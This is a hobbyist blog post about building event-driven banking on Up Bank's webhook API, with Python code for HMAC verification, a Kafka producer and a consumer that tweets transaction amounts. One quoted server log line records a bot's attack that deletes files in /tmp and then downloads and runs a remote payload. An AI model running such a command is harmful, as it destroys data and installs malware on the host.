Experiments with Event Driven Banking with UP Bank
What is this?
Recetly, a neo bank that I am a member of released a new API. This API has the usual banking related functions, get your account details, view your transactions and so on.
The developer docs are available here: https://developer.up.com.au
What caught my eye though was this: https://developer.up.com.au/#webhooks
A lightbulb moment
When I read about arbitrary webhooks for my bank account, a lightbulb went off in my head. I can do anything with an arbitrary webhook.
It occurred to me that by sending data in a real time fashion to an arbitrary webhook that what the UP team had done was create a situation where I could start to use real time event driven banking. The possibilities immediately struck me as being endless.
Enter Kafka
If we are going to talk about event driven architecture, then the software for me is definitely Kafka (yes there are others, but I’m comfortable with Kafka). I began to wonder if my bank would send an event to my webhook, and my webhook could act as a Kafka producer and post an event for me. I could then have one (or more) consumers come along and pick up these events and do something else with them.
I could:
- Post a picture to twitter
- Pull data from my event bus and push into accounting software
- Calculate my real time financial position and reconcile as events come in (no overnight processing).
- Run a “coin operated” service that only takes action when money is received into my account.
- Begin to reconcile blockchain “smart contracts” with fiat currency in real time.
…the possibilities are really only limited by my imagination.
The end to end architecture

The architecture is very simple. It is completely event driven, and everything occurs in real time. Consider the following:
- I transfer money from my account to someone else
- This creates a new transactions
- This transaction triggers my webhook that I have configured against my bank account
- Webhook sends transaction data to my listener
- My listener authenticates the message
- My listener pushes portions of the incoming message to Kafka
- I have a consumer configured to listen to the same topic I’m pushing events to
- My consumer processes the event and does something with it
How do I get started?
There are a few things you need to do before you can get started.
- Get a bank account with UP
- Get an API key for your account
Once you’ve done both of these things, then you can start to configure your account.
Create a webhook
There are a few calls that you need to perform in order to configure a webhook within your bank account.
The main things to configure as part of the create call are:
- Authorization header (this is your API key)
- url (this is address and uri of your code)
- description (this is the description of your webhook)
#curl https://api.up.com.au/api/v1/webhooks \
  -XPOST \
  -H 'Authorization: your-token' \
  -H 'Content-Type: application/json' \
  --data-binary '{
    "data": {
      "attributes": {
        "url": "http://mywebhook.com/webhook",
        "description": "Example webhook"
      }
    }
  }'
Data that is returned
The curl call above will return a blob of data that contains a secret key. The secret key is important to save away (and not share) - it will be used later to authenticate incoming requests.
{
    "data": {
        "type": "webhooks",
        "id": "XXX-a697-290df70f8298",
        "attributes": {
            "url": "http://x.x.x.x/",
            "description": "Test webhook",
            "secretKey": "TIGC3OcKKJOBQ7jClQQ5oLCiDlYPFYsKgKTr",
            "createdAt": "2020-08-19T20:30:17+10:00"
        },
        "relationships": {
            "logs": {
                "links": {
                    "related": "https://api.up.com.au/api/v1/webhooks/XXX-a697-290df70f8298/logs"
                }
            }
        },
        "links": {
            "self": "https://api.up.com.au/api/v1/webhooks/XXX-a697-290df70f8298"
        }
    }
}
…it’s that simple - you have created a webhook for your bank account. New transactions in your bank account will trigger events to be sent to your webhook.
The Listener and Kafka Producer

Now that I have my bank account with a webhook, it will be sending transaction data to my endpoint. I need to have something to listen for incoming requests, and handle these incoming requests. In my case, I have decided to do two things, handle incoming requests, parse them for the transaction URL, and pass that URL to a Kafka topic. It looks like the diagram below.
The Code
The code is relatively simple. I chose to write this in python for a few reasons.
- I need to brush up on my Python.
- There are a number of open source application servers for python applications (wsgi and so on).
- Python has good support for Kafka.
- Python is simple enough and ubiquitous enough for most people to understand.
- Even a hack like me can do it :)
The repo of my code is here: Github Repository of code
The code is fairly short, and if you remove all of my error handling it’s extremely short. I’ll discuss the major components in detail below.
Python App Config
I used the python app.config method for creating a configuration file. This way, I can have different environments for testing and production, and use the same configuration file. Doing this makes my life easier, and I’m for anything that makes my life easier.
I am using the flask, class based inheritance approach to my configuration file. This allows me to define classes of different configurations in my config.py file and reference these within my codebase.
class Config(object):
  HEADER = 'X-Up-Authenticity-Signature'
  DEBUG_HEADER = '========DEBUG=BEGIN========='
  DEBUG_FOOTER = '========DEBUG=END==========='

class TestingConfig(Config):
  HEADER = 'my-header'
  KEY = 'put-your-secret-key-here''
  KTOPIC = 'my-kafka-topic'
  KHOST = '10.1.1.154:9092'
  USER_AGENT = 'Up Webhook Dispatcher'
  APP_DEBUG = 'true'

class ProductionConfig(Config):
  HEADER = 'X-Up-Authenticity-Signature'
  KEY = 'put-your-secret-key-here''
  KTOPIC = 'my-kafka-topic'
  KHOST = 'kafka-host:9092'
  USER_AGENT = 'Up Webhook Dispatcher'
  APP_DEBUG = 'false'
  DEBUG_HEADER = '========DEBUG=BEGIN========='
  DEBUG_FOOTER = '========DEBUG=END==========='
To reference a specific configuration, I only need to do the following within my code.
app.config.from_object('config.ProductionConfig')
This will load the ProductionConfig class and associated variables into my codebase. If I want to reference another set of variables, I can reference TestingConfig instead.
Headers
The bank sends a JSON blob to my webhook. It contains some headers that I need to validate in order to verify the authenticity of the message I have received. In other words, there is a header that the bank set and send to me.
Technically, I could just accept anything that is sent to me, however, the intention is that I validate the header that is sent to me.
The code to get the header is as follows:
@app.route('/', methods=['POST'])
def processrequest():
  try:
    auth_header = request.headers[app.config['HEADER']]
    expected_user_agent = app.config['USER_AGENT']
The code gets a header name from my config.py file. The header in question is named X-Up-Authenticity-Signature.
HMAC Signing and Authentication
As I mentioned before, the messages that get sent to my code are signed. If you look back at the webhook creation process, the bank provides a secret key
"secretKey": "TIGC3OcKKJOBQ7jClQQ5oLCiDlYPFYsKgKTr",
This secret key is used by the bank to validate the authenticity of the message
The verification process involves:
- Parsing the raw webhook event body
- Calculating the SHA-256 HMAC signature of the POST request body
- Comparing the calculated HMAC signature with the value of the X-Up-Authenticity-Signature header
The code to do this is as follows.
    key = app.config['KEY'].encode("ascii") #ascii encoding returns a byte object
    rawdata = request.get_data()
    h = hmac.new(key, rawdata, hashlib.sha256 ) # byte object in should compute the same hash as the header
    computed_hmac = h.hexdigest()

    if auth_header == computed_hmac:
      { do a bunch of cool stuff }
This is a very elegant solution to individual message based authentication. If the value of the header matches the value that I compute using the shared key from the raw request body, I can be (relatively) certain that the request is genuine.
I have also noticed that the request contains another header. The user agent appears to be set to Up Webhook Dispatcher. This does not appear in the documentation but it is consistent. Theoretically it could be used in conjunction with the HMAC signature to provide another layer of authentication. It’s a low bar, but it’s there.
I should also note that during my testing. I used a popular cloud provider to host my webhook. I noticed the following approximately five minutes after spinning up my server.
x.x.x.x - - [13/Aug/2020 12:13:07] "GET /shell?cd+/tmp;rm+-rf+*;wget+x.x.x.x/jaws;chmod+777+/tmp/jaws;sh+/tmp/jaws HTTP/1.1" 404 -
This is an attempt by a BOT to gain access to my server. I will discuss the security implications in a futher post and perhaps ask one or more guest security experts to comment.
Kafka Producer
The Kafka producer is has two main pieces of code. The first has nothing to do with Kafka, but grabs a bunch of attributes (one of which I will publish to a kafka topic).
 if auth_header == computed_hmac:
      eventType = (data['data']['attributes']['eventType'])
      eventCreated = (data['data']['attributes']['createdAt'])
      transactionUrl = (data['data']['relationships']['transaction']['links']['related'])
The actual Kafka producer code is below. The code pulls the Kafka host and topic from the config.py file. In the example below, I am publishing the transaction URL (taken from the POST request the bank sends) to Kafka. I have a Kafka consumer subscribed to the same topic that uses the URL to get the actual transaction details.
      khost = app.config['KHOST']
      ktopic = app.config['KTOPIC']
      try:
        producer = KafkaProducer(
          value_serializer=lambda v: json.dumps(v).encode('utf-8'),
          bootstrap_servers=khost)
        kafka_payload=transactionUrl
        kafka_topic = ktopic
        producer.send(kafka_topic, kafka_payload)
        producer.flush()
      except Exception as e:
	{ exception handling code here }
Return data
The bank has an expectation that your webhook returns a 200 response within a certain timeframe.
Essentially, I set my code to return valid response codes as opposed to returning a 200 all the time. I resisted the temptation to return an HTTP 418 response code.
Below are some of the response codes that I have set for various things.
  return Response("{Data: 'Kafka Error'}", status=400, mimetype='application/json')
  return Response("{'Data':'all good'}", status=200, mimetype='application/json')
  return Response("{'Data':'authentication does not match'}", status=403, mimetype='application/json')
  return Response("{'Data':'authentication was not present'}", status=403, mimetype='application/json')
A good example is below. I’ve removed the actual code portions to focus just on the responses and the reasons various responses get returned.
    if auth_header == computed_hmac:
      { If the header is good, then do a bunch of stuff }
      try:
        { set up Kafka producer }
      except Exception as e:
         { exception here means Kafka set up failed }
        return Response("{Data: 'Kafka Error'}", status=400, mimetype='application/json')
      { The following return is if the initial try is successful - did the kafka set up work? }
      return Response("{'Data':'all good'}", status=200, mimetype='application/json')
    else:
      { If the auth header doesn't match then return a 403 response }
      return Response("{'Data':'authentication does not match'}", status=403, mimetype='application/json')
Consumer

The consumer code is even easier than the producer. The consumer essentially attaches to the topic and grabs incoming messages. This isn’t super bulletproof code at the moment. It reads messages from the beginning rather than using an offset and so on, but it does the job.
That aside, it’s similar to the producer side in that it is a Kafka consumer, and posts to twitter.
The code is below:
import twitter
import requests
from kafka import KafkaConsumer
from kafka.errors import KafkaError


consumer_key=''
consumer_secret=''
access_token_key=''
access_token_secret=''
kafka_topic= 'my-kafka-topic'
kafka_host='[localhost:9092]'
up_token = ''

try:
  consumer = KafkaConsumer(kafka_topic, group_id = 'group1',
                           bootstrap_servers = kafka_host)
  for message in consumer:
    print("Topic Name=%s, Message=%s"%(message.topic, message.value))
    url = message.value.decode('utf-8').strip('\"') # lazy hack
    print(url)
    response = requests.get(url,
                          headers={"Authorization": up_token}
                          )
    data = response.json()
    value = (data['data']['attributes']['amount']['value'])
    currency = (data['data']['attributes']['amount']['currencyCode'])
    print(value, currency)
    api = twitter.Api(consumer_key=consumer_key,
                  consumer_secret=consumer_secret,
                  access_token_key=access_token_key,
                  access_token_secret=access_token_secret)
    tweet = "Another something just happened in my @up_banking account. This message arrived via #Kafka, and tells me the value of my bank transation was {} {} #api #python #eventdrivenbanking".format(value, currency)
    print(tweet)
    status = api.PostUpdate(tweet)
except Exception as e:
  print(e)
What does all of this mean?
While this has been an experiment, and I wrote some fairly shocking python code - it shows that event driven banking is a real thing. What’s more, the methodology that I have used is scalable and flexible in that I can now write more consumers that listen to the same topic and process events in different ways. A twitter bot is just one example of something that I can do that isn’t particularly useful.
The code that I’ve laid down fiarly quickly is a framework that can be extended upon. Using Kafka allows me to have a many to one relationship in a fan out fashion.
Imagine if I decided to write a consumer that detected incoming transactions into my account, and chose to process those as a “coin operated” service. Let’s say that even inbound transfer would “top up” a machine learning model and allow my model some processing time to learn.
This is really the power of event driven banking and what makes me excited by the possibilities of being able to react in real time to banking events.